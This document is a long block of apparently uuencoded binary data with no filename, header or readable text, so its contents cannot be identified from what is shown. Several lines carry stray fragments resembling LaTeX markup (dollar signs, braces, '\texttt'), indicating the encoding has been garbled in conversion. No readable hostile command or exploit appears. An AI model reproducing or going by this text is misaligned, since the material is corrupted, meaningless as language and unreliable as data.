M@IX/B&#BKWW;;LW:QVS`>#Y]CCU?8+;S%N;LX`>!OL.!X/-,FC5E`.'T8=\$4

 $MO+:7K5P^{0}=7/7=BVTP4^{3}(AVWK<RS0!X^AJ)S*B]L=K$/^"^U%=:VGN;$ MLE#P"#2NL>MUM=VBAX/O;0X![ZMII]V[90]5`5`-77KIRW9N@>`\$!PZ0%E`< M`(HQ=C9IK:@'`(:3JTJRV&`X`@&53MM2]QH'@[YC@>A];[=TVT,/2`0&HI'8 M,H.`",@4E<UL!P"&JKLJDL2#@^2\$P!R]>MNUVPP/!X!48!P"\;`H<`\$`PZV9 MOPX`@:ZL-6MK`X"`,7-;4@.`0'<S1MLG2`0&789(.H\$`Q"%34`(,!2#4`J&I M#IH<\@Q=*T'\]&\#UYMH/??-\#AY?5:B'\!\WOMVSZ=3Z@'T#+L>UO=K[>YK MYH;[/9I]@^`]?>VM[M/1YY]]8`#OOOD^YJ[/4`\$"G4[;;1P`0:=K&3H@*J'N $M]<T=ON^UH^EV?-M;+^</0,H]7EJ4'^"2TOO7:4'3P]^P.D=>^Z)/>"H>^,^8$ M[Q?<N[75>A#?,#G/:]6[>]]7E[WRM?1Q[[YR0](^OC7V4UV0'A]]]N'CWVQ[$M[2]K:>H/AWKYP2/'KV?9?-W=W/>0/AW>[Z&M\$+^7SW'VRO5CZ@V]]>"C<'M'$ M]N[N6S;7=`>'GV#GH]]VJ]=VU@\/`Z!CIU*]=F:',AX=[[@]7KYE\VMNYJL# MP;YAP>7E]BE77=`\&[[@\![VWS)UV[0/!GV.KZ%Y]-.G;3D>#D,'#KRVY;EV $M@/\#WS!QY\5]E)+;I\#P\^P/O?\#[FN[NS[W=YP?4'O8``<'>M#WWNX]WI@?`!]$ $M[`[WLS:^YM%==@>D=\8.>D/?-,GV-WI#X/7T''>2^SOU;+E#P,]APZ3U%[6E]$ $ME=0>\#(```!]'\#U7M/MF4MHX'A[YC@\]60?;VU7=REX?!Y!G'J?3K7;==DAX;$ MS!N'K6]:6.X3AX.]@X/>K1KUK6DX>H<]]RV/!\/MX]/>R\UI[F,4^0??<#XY M>R]=FUFER#P&?8..^E7TV;,@X#U'OL'>H//BG=OL:]X'P/=]P\?>:WKYPV%D M>/J'>^X>H^^&^^03Q,T/4?#GV'7M\OKC;[=WN^[NEZCCU'SSV<'CIZKYW7W9 M'/78/J.Z^^\'P^HKONSDVZT@/'>OG#U/O15]DVUND`>#W1AP\/>Z.[[<=DJ> M#X<^^N'CT^5A2^K[M=5X'TC>O6KAZ]E'M>,AM9:YT=>B/'F^YW'@ZK[V[\$OK $MU+IV=[W=P^{!}SJ^{W}U^{?}4/IYKU+,^{[:95*ZO\#Z@W7K\#%?7CZ@^J^UX"^[NY[C]]]}]$ MO9LY=@^#GA[UOL#X>`?/K/.*0^VA=>9=M`^&=SQB4H\'\%/OO7RLJJ+8:M52* $\texttt{MO} \# ZB [VQZ*^;Q\'RAWU[L^YB[L[W9U*G7IMH=]H/;MZ';NA]V^`^?3VU[N[@Y]] }$ M6VJ^C4>\[FS8<I]0O=[99:^*Y?#X!WR?;4U-K--,)*M-NRFP'@W3L#[X'P'A MK[ZN61E='T='K**,HB]30^\$<'O6WN^A@^`^^MXZV:E4^V&M2::>V34B]0'PS MJBGM'VVO`?!ZGTHUXJBJ!=OKJ[9)W<<:S-'@^"PX7L-@/GST?/JE<:^6K:%4 M2!/LTVP*=F6D'J!\<'WV?1+)=`'G0^?57MCS[95YT='31W9M'-V=92'\$J7LV M/I#O>E%&U,'T1>>CX,GU,IY-+`HR9#X[N*6S\$WKNF<4'P.[U6K*TU]V-4701 $M'R[%(^UHD2Z^+)1U9B[N[N10>\#G5V>!)3Z%\#X'@^?:TKRZ=Q]VZ:-!D%6TB$ M-!Y\$'QCSVVTWIR^J4^#U'H^VV]+4S95;:D-ONZNSK1(JG/1!\'G??.#H[@'A M]0/53[,Q/**K0&FV#[N4Y[G8U2?9!W7MHK6?7*>#X`=77R\$3ZXZK3K;`&76V MV3>Y5(?#'E5U06]SY%@?'WS,Q/C8L4;*WUNW.-1VVV3,VH\I\.?>^YFU;9"N $\texttt{MO!} \setminus \texttt{4\#ZNOFJZZZ^S5} < \texttt{AMS."} \\ \texttt{M$+PZ@/C.EZU6QGI} \\ \texttt{[:?!X"GO;W/LVZU=4F:Q]}$ MZH#G2V>N[9<K0^'#U>V>VNL^@;;X?!]4OJ/6RU*Q;[O3TKEI17K2RV;V@^H9 MWH*M'TH3SZ0#U]/G.TS[.!>VC7I[W<;K=:>YG:[0?4%03VV;5/BH?#X!ZCON M6N=N`79OKLSJ*ON+:O%'P;75Y('R/@??O*?/=UNU-D12/JN=NL=8BS>T#X\$> M][4WVE]](`?'WG=N6(:*4ONW.G>]W3<[1;0'P77'NV?/@?#U]+;?<1&WUB-F MWNX+TP[,[1P#X8//7SQ\`/EY]L:BHCOMQ71IVUVT/=W;H11\'>*?,X/`??3S M=?=CRSHQV#;K@#O8]>#T'J!\.!]]7WA\`8XGVED/IR\S)).M/&U+5:8>4`^. $M/2/G!X/JOEONU;-L@I:L/IVW<U%6V(QM>N?;<#@\Z>^RO#Y]!7UO.8V3*^W;$ MN=JP%U@Z7MW&66NYHP#X<>>AP\!R]MO=I9K:Q]MF=<=:W8#FK#;VYS5<`^'O M\$]?3Q\H'J'WOKWCN>=:@ELSK=L@3TWKW-8]H'U#/4^CG@'U]619]W27SIBZ& $M=C;\&O>SUW>[=S-H/J8>^'/`'WUI;ZXQMVZOHY[=V>[VX-IC9NWKVT`^.Z]$ MSX`^J+Z^G8[KMSZ/<9NM>L*GLVL=KD#ZF[O?*^.#ZJ?43[[GO>]'G6\$MMTW% MW<[;W?;31#=/?;Q\`'P[ZQ\APG,RH8C%YW,!\;KWR]]0`#S[S'W&7:KUU7)4 $\label{local_mm+nyg77p+n} $$ MM+NYG77P+N] \ \ C = MKV=INY<[-TMM2R9NRW8+U&[SZ>/E[*'UIOL^R\V.]] $$$ $\label{eq:main_state} $$ M\=QM>7+4MUQO;V?1`W7W3ZP^{\#}ZE/MO=IMF)8;ZZN6E1VW6WNM\#X'<]JN![T$$ MO5[B9C9NUPQV^NUAY(]7S(>Y[I'@\ZJ[W.U*^]D[6%L5.V[;U#Z@P^\X\\^M $M]W;V[.-#;7W:<V8V[O>WNWV%$]U?/O?4^@GVF+UMJFVB+[NS=UZAU\/>>SA$ $MX`=KUV^*WK5!/;2(O;KIOO?!CWG>4/31NV^=W?=+,=QZ]>-+>U0^*./ON>H`?$ M?:^^WEKW=RMC9O8UWFCX>Z^MQYJ*/MO.2-AE6+[N[>Z'P;OKGI`]VWVWWF]A M6F-:-; W4GU.=8<=V:>SL[NYM;=W+F7;; H/#>S@Z+VVKSMG; KZZ\;9:F]H^'O $MON > MVCV \ge .7 = .7N5Z@?5[V.]]]VWV]N$: M[49EUNV'@^.3#H3SUUH=2PZ*VH'C>[K1%WMONWK;5EMW,V[MO*?#OLX>CU-? $M6LW676,OM[>W0?4\F!ZO6^=V;)K7W,2KKVGRM?3G57FK?=ID-6&ON[IX'S?.$ M^@BNWS7I[L%V=V[#Q0^W6<^*KZV]L<[[L3=W=N'J'WU8`<69[;#5(7SMWN0^ M.6`.]KUUD&^MW+;:0#Z.\YSZ!?/G0UW;NL+?=AZC[O-WHK[2^R0?915[-ZN5 $M]6]]SSQ?50M=&=]QNQ(K/4^=\]SP\#^]Z^%;=.J8>/G7QO=[Z"KZWPUWLYV;[$ M(^/BN?-[U4]?:Z^LYM9-D/'U?>LX5[V]VXWP8;:SE'U]]SO5'SSHNW4OEI'# MX]]NPH^O@K)*?=T>?5];J*=[7UTVM9EVCQOOIWHE]?;Z%9%7O#[WUGCR?>M] MQT47:>&WM]WJD^]VUE]W9N[5>?+YNX^T^VRA06X]>U,..;[7?-SHJ/#W/N\+

MV]7S=N:V9SPON^SP?>GGVWO.[>NWJ;[WV\'WWW3=,%,X]OO<X&^>W0=?;K/K $MO.[HNTWON&[;P5O?/O&Z]M'T3/'?5\O/&X]^&</N^^?2\>WWT[S>^'WP7.$ $M]3ONG9UX;[O-QY[Y]8BK@^H?'/M=;[5-X&[WT#[Z/'?;Z=>'P>Z\%[T>>V*]]$ M^MX*?>O@%[U>;V.[YS+LJGWGS0!=]?/M]&]ZX2`UU[1\@`N'K[[[M.3T:";` M^^^16@```GOGSVVOG6T"E4A>QZ[W\$%0```#[O2G7JNPBV";`:E4E;N+GSN]? MO```\$^]45ZIIO779L#6V--!25:T7#D]````I>'1)+LTO;"@:#30#0`<G(9R M*]```:``#074ZU\$52UUU15*\$(H*E5%44MNYB@%B2HJ]`````TH```H!(M`"Z:&244AK(I5)"C88BB4;-5+VRV#%QC``"[@,=@-LT4`!0````*I0` M`4HJJ[:XF@:::I5K`H)`#;!:U\$MLBDR&HB;,1*\$`PJ8JI\$J5`@8`!JD`9@95 M5HJ[```=="NS=MTW8HJJ%4@"0```"@`!0"@`*```JI425*E4"A0I*JJ!4B1 M*M!H"SN.@2Y-`H!HTH4TUJ@#5)M*@5J@``)5;%L4T[8NT@-`2Z.*JNRC1JB\$ M\$5*`1%4A%66L9K*V6RA%`"I2H2&QB2**\$V`!I"\$0``H``HHDHH4H!(D:&M`:
M`B-`&@%1\$E54J\$(ID``0```!````'!'````'!,31DTT:9&```0``
M`\$`#!`3(14\`!#(`"`"\`0`"9``\"9``\`3``C`F!-#1H````!`&C0!,\$P` M\$#30`FU3Q0BI^\$&@\$\$`(`!``!```\T```FFC(\``\$PF1@)@1@3)@":93TP\$TT MP"8F@`TT">H-(]1E3_5/U,-)DVHH13]`(0(!``0``0``)D``!```F`(-\$VDP MT: `T:-`TTT#(8)@`\$8331HF1M"9,``F33U`T4_3*I[5!J>(@A`0`F@`"9`T` M)H`\$P@&O",3\$TR#3)H-#\$TF:`T#29,J?@1@T:&)@\$!H)@)B8\$U/!,(PFF@TQ MIJH)3TD0A`@\$`"::`3`3\$--````)DP`!3P":,#2>@)@`"9&:F\$Q&ADQ,`F) $MZG6*((#N&$#([=4?Q'K*]F5UX=J!X^*)*RGN5^$N[T#X\$^<'K_+?=T?7I10]$ M7GWA_+_(?_101F@K0`QI`EUF^"OE@!`1&)!!&E8LB`(9SQ!^)\$`MKL5"`(!` M`VF1VJ(`0#*W!&DQ'Z![4`*@D*P@AZ("F'KZ+&ZO:U/^K3`972F?DNTL'@]C MYG^,1TR6YXM)V_!Z++_KRJU.MO>TQ_S_]4W2>/S700F&^)Y/Y?]XO+_7*_XR $M408Y72:F5K=WOD\GV(L]Y7\?TONX\CJ]_S4/E_.=T[3@<:_'_1_'\J7(X#>]$ $MCO?LS]6U^+]_]?Q,J]'G-A3<[^7$CWOJ_I_G16?%U$]SNPZT.R^9.Q@ZZ"EY$ MF1]'W??V\K_M%B*/M.]O^_^7_Z;*[U73R/5]UE]?V9"F\7?^9;<V9ZGM_#\ M>6U?^L;RGZG?H/N_O>\?+^'>9R>.KU.?C-3[OR_/C][M:UKN*W._'CI/[/VG M;;NH7ON?)^'\/S_O#]/!^U[GS]BL^W]WB.^-HJCR?P_EI:;X,CARM-J;W!?Z M^3,WWM_X_G`H/4YT/R_U.[GI7-CH9'\IGQ;C'_PZF2\W&0\%'H.Y0/L-R?V4 M?I^GZ?8C\$[W_&ES7_L&NT+S[ISM?IJ?AQO_<J=T4:; `_Y9)_;BONV]E08;J_ M3?LCD>#[>='Z59*L9?8\QCI__>5ZSK^>+P-7E?+K<Y@/G[5+\'ZM^#]-G^7V M?EHJ7PO3QSC_K#ZNY_QX\NZK6```0&/R/R\$\$!YX\]5?N>A]\$"&^@&O655,TJ MJA]!X2!^6/HPH?7/TE"U5-NGH[LWOTO@H!LE?IM50XAT#DY]']12'HUJAI5Y $\label{eq:mq_K} $$MQ]K]'SNJ^S-``,>^>^\9@H+W2BJ.LXZJCDWF*E$`XH473O2@E(>A&B![]55\) $$$ M;1IK0<3115>2:HJG0-=:@4?G-V9_2K%54^,95!S'6_Q]?=>4*YQI1YWKJ*_? M`YYITT_-#[C82P/KBZ*.J.(A7_<`ZP"?_FBCH71`_Y?'P#WM*JBJKSGWIW!Z MRJ/%]'2N"02DK_9Q5S'A2L`'EP#7U-?:'5`'=\\`_B``\$ZJ001?NP001L61` M\$,0Q-0Q9!]`>8"H?J&3#OAFL-<`L&%#"!HPI095A`+II`\$!['IJ\$UM,]U48` `(J!\$\$\$\$\$!7D`0\$<"+7T_+=F`!JA_2>'#U4[/_SZ,T#X(:-E2@4IZ!74^% $MI/7=?Y(QW6:-@*HV2E?KPE54:%[([&JSY%]SS11]^(50(4U551H]KY,E?]F@$ MK4KWH#O/J/!U_N#W(:KWRCP&X/V6JK_Q\%*Z7.K_+E`,'OADE%(AF0D5T*Z9 $M1TLAE\G$:68-$E'-"HGQ\JJ(@)YIE#1_K@$#6OT_C/"Y,F:E%$)5T=]11@,&$ M*X595ET\P!0H554?#4;Z/Q.MQ5%5YS6I550.`#+(`#P9L\$2`!5`2`\$G2E/7] MSSUDD>*R]8B`H;0VX!UQG`_7D/0]QX>CX<\+VOQ%]9Q@'"C_;7@:NKI/1>`Z MORW^.:T_[E0\^H-/5AU.&;0#^/XZMS^WJ'Y[CUNM\0KZ_M.TOZW-57#X<-QU M6--/6SR78YJJOW:?#FZ45GPE4?-_-,4%?!4:@.J/HQ\X/5D"EZ"@TD:Q\N:# MZJ@][Z+VX5/I_+Y*`5)RQ`8)#\$%AHD```(`"*JB`\$0^"OM[AJL%F19@F`B`" M!*/^='QNXS5'ZOY7AP]"('5%)H50?3T-%!1Q;-'CU2PKH\$'P\C5R*:T9\9=> $\label{eq:my:ymki} $$MY;YMKI;\A/A,,J*.$WU164K"?%_GF0L\/ZC7'7-<:[OE?C)@%$$=5-1-G9.+$$ $\texttt{M^*=>2} = + \texttt{RT7} \# \texttt{WHNY} "? \texttt{MRJPHU}; \texttt{K<-} 3 (<\texttt{FF=^" [9@:\#\&\&8+)4MF\&.HIN(J7\#(FF)) | FF=^" [9@:\#\&AF] | FF=^" [9@:\#AF] | FF=^" [9@:#AF] | FF=^" [9@:#AF$ M@]S[EOD,VH`+FBY;6J.N144`!)-/MK"<Z%%82BM&E-R5_MA*K#5`7]G/M.Z^ $M!NJ/N/X=C]_U/OO/U11<G@)17_FS\"_!#5GXD.=S1759('VGL8?]\'@1^5QX$ M3\N?;GUG\^O\^3<=C/""1Z::,QMV&V0[6MB40VEO@K_V_>80P\$SK5\$JC"^>J M!9\!#WCYD^4H+JC\0["RSS7A_SMNQOG]]Z7FSY/GV;]OW#K*]Y_U]_Y/;AM1 M'O7CY9S)IOO5^-/\DYWV&VF[I%2NX[[AY/-?L\ANY_\%_@.[D,?FP]*\O_W MPQ[KQ<9H%]W%5)<NCX3?C*]V:27`36<HLQZ2%VYD"I?JTV1<)XQ3X;&@\$5W^</pre> M<O8Y=D72"!?:A)6]<`F*&HO(%75PRM1\DE*._\%#219U->+_*-=8M8@.RIQO M#E8)X;AT\$BIIMDTF?<;=^F.&L[3?Q9R=H55?&%%\%1#5#SU&,&3PT*_%"6A MLT;*J1^-<XS<0^>DW-0^LVLT<)OWA_D&IYOY+CW['A9/^#PWSWDXJQ>!.?@"

 $\texttt{M`@UXC?O$\#N.;0-!$\#`U]*AY/[\&:`A^<=;`KI@A^8G5F_U$G_PV.8LYD^O$\#41G}$ $MX+\#G';W0\$Y?N;_RZ\$3<3\4UXP?[+`L@-=;:PHHC1UP!2!4)@X\$?;!W!$4#(4$ MPH&\$6=,H7YT^A/&'DYKP8G3A%ZV47@B^0%-M*"\$*?0@T&1`%'8\$\$)(3EC+(V $M7;,8(*`LN5,2JM\$Y!\#M,Y[9P9THUNE`Y\#YZ48:-DP($O_(QC\\Q^^>/G*$`$$ M!4:X:X@!\$\$""%QD`XV^#"^@0"!`'BMO(NJUC(L#7;@+80WI54>3/*\$*KL!JN MT:#"4<\$Z]H.R=\$JHT4:H%=H0@%<&J#*`4G62HGED#P'R?_.Z*.+;ZFR:,?LB M`""`0YZ@\$TZV1\$%D4``\$P@1&>A`&A`-T%5G=0&F#5!XX(4?4M`?`(?`06=.C MJV_`?\,RRBJPUVC17QZ%M:M>,X.K[P*RPV\"#V0E@R#0ZP%"\3(\@@0,0\\7 MOUTAD8:0\7(B"*U./CA1D\#TKOKI1[\UR^,A_TYW^ZZJJ[9"J]LT4\&C04>' MOJJ]^^GZ=G33E\$**-\$`Z:51MI*\#\+U52PKR+55&NL'<:RJWQ)N:HJ5X.4'% MU1#<ZH?-_OU*H6@KJ)75>#X[HXW?N&''5/+TX=CU\HS7V72NJ[/?`#DIH,>F MH_T*]QW6>HT56J%'.0X^TA\$.;IAQWSVBJYR`?L_2?*71Q`Y:J@[%J@K@M+2K M2`B"*M*G)OE`<5456DH"@KS4,=65@`)<1"VO?T^F\++&J]^DKC2JJ@U5=DV\ $M#]#8?_QF5JKJE-4-6T5S, 2A[4PJ758Q)31VC9X"!09530*$/#)7N_F9\B(J\$ M]#P6IQ7\?1XPP50>&/FSX^RCDH^Z(51U*IJJ*K]@H^:@495*Z+*5.A(%?0_8 M_#_._#]SW.WY];B*.]B^'XH^S.F>OAY+\SPOYVV\\=V'D_B_IN2J-*U?"C4: M,,N94Z<@VD^/8@6FS<AL.<2E4H<_,>%LN8\E(_POV'S'T?D,'B_(@G>\$\B3) MHN^9\$?25/*#^-89GM)/BST,ONM-X_5>)_C?_YUD_(`!]6:HUF1^4&?'LUZV> M]%+*HCAF\P<E,\<H*H\$M0(22-0^A60-01L,-.9\$;K<].H:&AZG:2*/9BD/33 M+#ZD!<FF,=EQX-Z6Q7FCG<)C^QRG\$I(PE1:5H51&(B)!J+",B\$\$6-3XO:6K` $\texttt{M*\$"2$OVVWY=@2.X15$^{,[,;JQT*->R5[Y\#J5"^&1\!Y7=DW-NU]*M\S6:1!XL} }$ $M2N5!3!U)15C9)&2+2_!7S\\1PU.*W:D9-;P!MFCDT@>+G1Q:1<R='`K,Q"X<Y$ MH*"08)%%5LF/@/RF,E0HW6%!%BIUV^84>73CXN+::AJO1GQ:!73VQ856B<6Z $\verb|M%&M+5'1D"NBX:"VBG6!@2J&H*IOH`M(DOK>,8E+2U4:C7S+1$*WTU1&J7"22|$ M)4:%W(:#6,2@;(%C8K1\$6E*#E8BC9`CF2EJO*)!H6FY411P2BEJ"HM1*C5PE MM"QDEM7=2A9(R1",:+8J53.6PK&"5)(K%1=+J%HTFW1T*-0:IF]4*/.`@@C2 $\label{eq:main_main_main} $$M''`@*(`*ED$`(!@4'+X7J<T/`N-(`,J=Q[O^Q:?EOL3BNO.'Q5T3@SLJ$G_/%)].$$ $M'Z\&,-62'D_`>O^O\+[P=IK\#LF@\0^!-Y?F>*?+HZ'B"](%FGHD_K=[25/]7$ M;KZ:U=3*P=1JU>9T-VG(;]WEMYHZ8/\$#?2SL;R;CQ=":H+5>*XNPQA?%16!1 M&ALXR/"ARUX*[;"`PM391)`S-&;D4]\Z_\$[3UUUD"A(9`))_MYO&:<DWO`AS M[C1Q:MBOJB.'&>#L+:^A^&FODV!1Y1`TX3K4#B0[QH.J^3(%1`KWQ**KJTH# M@@-)BD))\$%!\$Z2115I\$5%1';Y^S^OBE955_K=6UZE#J4##%!Z9H*>]8_>/2. $M@!@>4B@`K<;!X2QU=!^Q\/F\PP9DU,(`+[N&@$R-"8>:OV=S:N+^D08'DGZT)$ M;"F34I=0;`.-_QK-)5:)KVK*\!Q:5<QSGH9X:<F:M'YSV&313JV/\?#I6;F3 $\texttt{M-7S+)4} \\ 7?2: \texttt{P@1/\#OS2'WJ?L_M=V^9]} \\ \texttt{BSB2IXG'[V-7B_;E\&K31S2F>8]}$ MOP*&]PGW+1^\FJ%'AN.[*\!^C`V:H%-/_X"IFD`6E*H]]DYFIZ"[%I3M=^[& M, OQ.B:^#[&C6@_\$#K'=9R>*AXTX?-&!(=ER%G-=AY)X!H@VO<\$/OZ0;3SB9T $M^R]"X)G!4+HDDDIV(!$E<_\@Y4?"^-502<J>@/]''C92/LTDJCE]S%+B+J-B$ $M-+11BXKCZGT>N-/*2@\,Q"M'9YR*<7B955[K[IQZ^.WZ>1:H]U:#&_BN(57D)]$ MFJK1-DKJG+[LU4:X-!QOC6@Z68`'[*5*XQ"NC<#I250_1R@KW9"ZW:<X?VN M:\;O`[`'U_T!.F>.E`?2179-=IN\!<.SIP<^ZS&/R;,CAZV0H"@[D\$".'YW) M^HMMPH_9[7B1TBJ)[DQJY&/^'6VOIGW_0._U1;'\$A@[NYEB^L.VYZ[;[5^4T M5*4!(I0,BS"-E[N\$OK=..J/L)0'@_*3\PIZ5#BJKW@#]D1H+/T/&\W#Q_"W_ MF^DVWS(PX+YD&O6(='"WPC^LA<Y.Y)LBMVG+O,3\`'I<G3@`01V'2E/AD"7^ $M8_+]OJ]S>\N78_*`TLJ"G<GD_JQ1(><math>$0Z+;26>$\KNM7K\^$U*XBGZ4:\#</7$ M.G-1*_._H321U>)L)4\$?.]X3WN:W%#'92RH9<>Q'#LI.OJ,4R,Q"@\$G1+:6 M=L]=;,5W]<:8W''B?[#H=K_=UUPEK(#0V/&3]P0="(=5V31LE:4>]GDK>SGY $\label{eq:mj4?4>6#W} \texttt{MJ4?4>6#W>Z`W;CJ':7} ! < \texttt{KDF+R.E\$8:HGPT*} ! \texttt{UZZ7V(-57@,^-Q>.U\#H25K)} ! \texttt{MJ4?4>6#W>Z`W;CJ':7} ! < \texttt{MJ4.MY;CJ':7} ! < \texttt{MJ4.MY;CJ':$ $MQ9P=4?A#ZIX-NUU&^{3}BO<F@DT)A!<;U,)#=0!ZOK_S_GTYQ)\\0=$8^{5}K/$ M74\)N,!`@XQ"+ZE2C`M!0]4WWUFY-Q(XQ-:,,S5\<8H9U3N&`B^H(PP8@`0` $M^{(M)}B8^{,"}!4.5E!</B^{?}QFU_G;AP#V3[;[0M3AZG0]_1YG-2/5/T=:W]$ MJ)]4`CS#TFE*"QIH+W07=*8,S2@IQ`T_DG@&X^Y/!L]-S4>7K?`V``>/;X\\ M>_R\AZ,*I^`0*?.\$>]^=\KVV'/CFF@`H.X\$`%2E`!3\A3H/Y*H^\/PJ,H`GQ MS5%5V?QG'U_55V(ISG74&OL^Q(6G0/!^#OL^+KKGOO3ET`<7)"JHY(E%82A2 MNSKWGTOA%BXI;@0`&`@T%EM\<>'N?GOE^.<_L*4'9U4^YX]ON/<^?3+*^2"= M*0\?T\$3KO'<5%&E`=C10JNI3?P'0\5?/[*=GT>;H4\>1@&0``>+V^48?;%R[$M\.AQ34X@Q(K</$^7Q<?K&:K4)%.+T23UEQ4H^Z!K=A0`T\AI6@Z^_3U-?&>S$ MQ4I@\$477; (X/F=X8]MJI7Q2/5C3?6UR\W'55X/DZGQO.W=)\\%P"N1.AUD1 M32\?LB#M'?Z\^R)ZMP!^MX.CSEH)!/RFM#09[:H&G-0E?B0RV*NGY'6<7@MV M=&NUZSJJHH]SO2LG%1TCGO(VU#`##)!`(/(4"`:'?XYI0?O?V@QR0I[=M.GL

M?*/7PD>?M08)T'9%*'G""UA#AZFO9Z>W=V=HXSN"S!"IJ``O2E/3I0T'5U=, MT&">UR)BA%N*FCJJ3,ACM?8>D!0>AH,ZVE,3/(!2R\$,Q*W&>2]`L+\GWW?` M@8A,-W/&FC6G@V;SN?UB(*T^,TH*_#ZKD/&=`Z?-/&]9X2^LY=&"(O)XVJK` $MGD\PM\CXO(\$S8@Q!6^SC)*F,YAE[.7K>TE\H;V\9PQ\'(V(7/$-?EZ3T;MXU))$ M]38`!IJ`0Z<[WBZ'7\$#^8=PH0:"A_>`C;R^M^1%?9R\$D=K?NUTI3(3'K+0C8 M%WP`/N0Q\Y<3JU]-210`+(4`D``!`:BVE20((#ITIF2=U\J<4>V`,)J"W!A' M\$D:H?P/D2S'YF[J0&Y.3]#\;SNZN<*0%O(6> =&]3P/OCOK^[N?(\O&A[I[D MP:JC```CC2:!-AE'IS1B,"-V92U*.%3?&)0\$T;42>U`!@``L#.G`@"U&%1I@ $M)5/("VF@0&\H7)CCGEL'<A;^AK4]83(CK\0@-)>$!Q;JE7X.KDH,P?E.\^6$ MY`OP\?U?S:[9%Z4'Q<?.4MU__L6VR`!%-M*\$7IN=+(`J"YAB9HEU*OBJ@CZY ME<"#!;Y:4P`(!PCVA!B5[LR:8'L"\$2GRP6U19("=F<\$,E.QT4\$!@,T`_P"0V M80?]HW9A]P41!!J22]#K\$`(RMXFD!0NUI"R"0``OKA@X0J540K!:3Y!)"2P# $M(M4H8\&?Y"]^L/P_/<!VM!1U.^KAB@/A?RNG]Y1[[T=3'E.7[G![D*!J^C*N]]$ $MB@Y0: C15*?LSY=I?A?7['0^"B9]CV/@';'ZQNV;J@^[Q^/=?+<O1_/^IOFY]$ MVO'PG_@.B>82MC"4">_<FE[[/S?FL5\GTAQUBE*=NZ`T\&VT)CE`10SQ(?`L M AQ> E^{-} (*GRH/H&W8^M^\`"#=[H1%?MF9.2+0^L8R\()'D0W8/#!@8!!%AZ@:^ M>\8`Y0<C/A*#)A6^0"0\$!5ZS(1EW*,"'_K0DD`!%B&=S\$^0%`!&^`P""`E\$/ M!Y4"+#TS,85F`"IX@.2@_M>32/H.[8*!1MO\$[Z\"R`"J\$!`;[W2!@1_4T0"A MS!^L9O?I^A_YE+T<XK5\$0FU4:5ZCV\ZMB;]:^+[F*R*D8"-`/\D4%_HKQ6`0 M]6_^!KP/^@MC,8_K;[6D50=-#YC)53_.LO;>RSH'W?Y'4UKYIZ^M.=K.<2&X MUWWWBG[V_4^T^PZ_X02?;W?_3AY_W7VW%6,SF"JJ4`+0!Y&4!05X_W;<9^=# M[CJ[[COB)CO[!]]HT<N/LN/Y7QO:?JR./JY^=\KC"5U^X_=ZW^\$YZ\HUS,YJZ M), COYYA:][&FRO;T=2_K:1I-/M<GG#'YF`]BZIMY#;V%9SK0.G#.V'^C[B&, M75<';[C14:1&C:J,4>F5JL(RSW?[?2GA"L!6:"Z.^=&@MI\$65Y9U1H6M=<56 M03"1-9*&FKE2_[*/>:+HVP_JR@6H(THC31&":0BM[,S\$_4@1KU\B]ZA\$%4T+ MU!107,(12J'HVHW@,F5\$11&FE%%!H:1EAAI:T2+OT:PFDJ*_?LK4/\4T%%%4 M5:5V/^QX;33,K;S6+/M&HHJXD1<R9@2YWF[_IKPV\$&FEV8W_==T7"*"J4BIX MN?9\613@4HH1BT@@)HEM6<'_''6C,04,\4PVDI\$602L16J:,L1:W7+C`V]MMZ MOOCZ4>).)V5(TX90N6']&8709S9+B;GZ?.0X-(E-*((U^>A\$>Z8U31NSMBL" M"(:.MU!I10\<3<6D450&ETDI%6A*3NTVWPZ&3S5DIJ="SH)@]FRLSA9\$YW5& M>406A.>^L;*J2/"Y8)0(DA4:*U2J@%:O\$VG-`KDL@*:,Y:K;B51&@4:;2HU1 MW<E"*I0*IB0WL5,II6"M&B.'2Z_T2Z\$:I5\$14472\$3740.I(FC=U*1\$55<RH MK<(H+K9'1:6M)*5H1\$3OF"J>V25OVT41IK\$G70E+12@A#PD+1%%O1"XS6R"6 MQ:&D]?[.4M6TU\$C3-%I1:%H2E<2"1"IAJ4Y8`*8,Z(0_T:RE6)2D:BGA)09N MILA!O1-4I!I3"3I0A2+2*I0TBVE, HR>6T8Z0BJ--P)IXV73^/`RULX.>?6U] $M=^;Q;\#]R\3546K0;H20@JT4BXW$@$=Y!\R0@06E)[D"LEM!$,@,->Y>VH)$D$ M4)!^<5\$T%W>[^7E[KL&DJW^KM8,A<:5+0J3)Y3=0':XWC]C(:S_^;Z#ZAU<\$ M.637?%\YSN'P',9'<A_\L7SRK1*KQ\$ET('^#3X+O@Z.UT"28R#(EAE\:6C* MS&349.*]4,8D(MRQLK0QZG&,5AMQ!E;GH&N!%7SK6@Z:[W#D1%/\S\`=JB:7 $M+A+Q3[BY<YKJW$F:+KV;EP$GN\YW8F55[_VNH>X&5H`49,;F/N(9(/^D-*]X)]$ $\label{eq:main_main_main} \verb|M]H;_7;09;5@]G?M/\^$[\M\-/8]+E/6^T_1T]OSO8S:S;4S_1@7JN(]N^!S^-$ MI U]A?Z.OLW $\sqrt{0}$ JO]NZP-W2]M>[W;H4=?[: $^ZZ6=-$)T>;C]GJ#7ML+TKJZY. $M\W5G_+[\&<_HN2*XH=2_8?_J_'^N)R^+1HA!3\U^..]?^IJ4_EQ^GJ<B#9_OV$ M.RM^V94%KWQ*?_TA]?KAR?<__+EMMT_'RFV-Y9!P8(%>9C]3U@OR;M@8T@+[M`LO_^<G*N=VH)/>()G'\$9:3L119GRB6,U:0:Q<8.!TX_N!/-26:"G?N68R&A M0I\$9``!DR9+.`GL;CU#P>:773MKILI!"1US;=I96>]9.Q-1+\$377%,WLMU;" M(AF"1G89.!9;JU\$R?T+6`.>^F9%R`R&07(&E^D8"(BX"_?6.M`S9-UYA(.?= MBH8[S@\DU/>T1TID(*P\3EOP=\JL=-T"">L;<A!!(%2"\$EH@@0FH@JJI4DH MT%H8&UPZWHW?4FNT-&LHIF99VT6>Q+)NH)&)O:6+UBY@-1/.=TKORC:,FTR4 M->V9Y>!BPUWJ\#A*\$14)K)!D!FO#68H/N+C1A9=UX@JQRX)&7+4<]MY?#AAC MNX<I"9#/7..&;TY^=<>8G'6CUNG\$RJ*M"L-4"@M!O:B<\$"(4<&J"(M+0*JT\$ M:)H\$VA5\$# U(' M(-'\Z>U:,8)2T(*G7)UFWSM<[&BH)B0@<'!=.*NK*:.-R MV&\P_F^7:(C2\$2'<U_!^]S<[C-\#Q[0'8\^!D:H\8V_\T\@!^75%\"E%\0\" M_/`:JT`1HHJD0#=LB,>I&5NKT\$QQIU?^/+8>\$ZW7@U'%_6WQ&+NIB*<69QX] 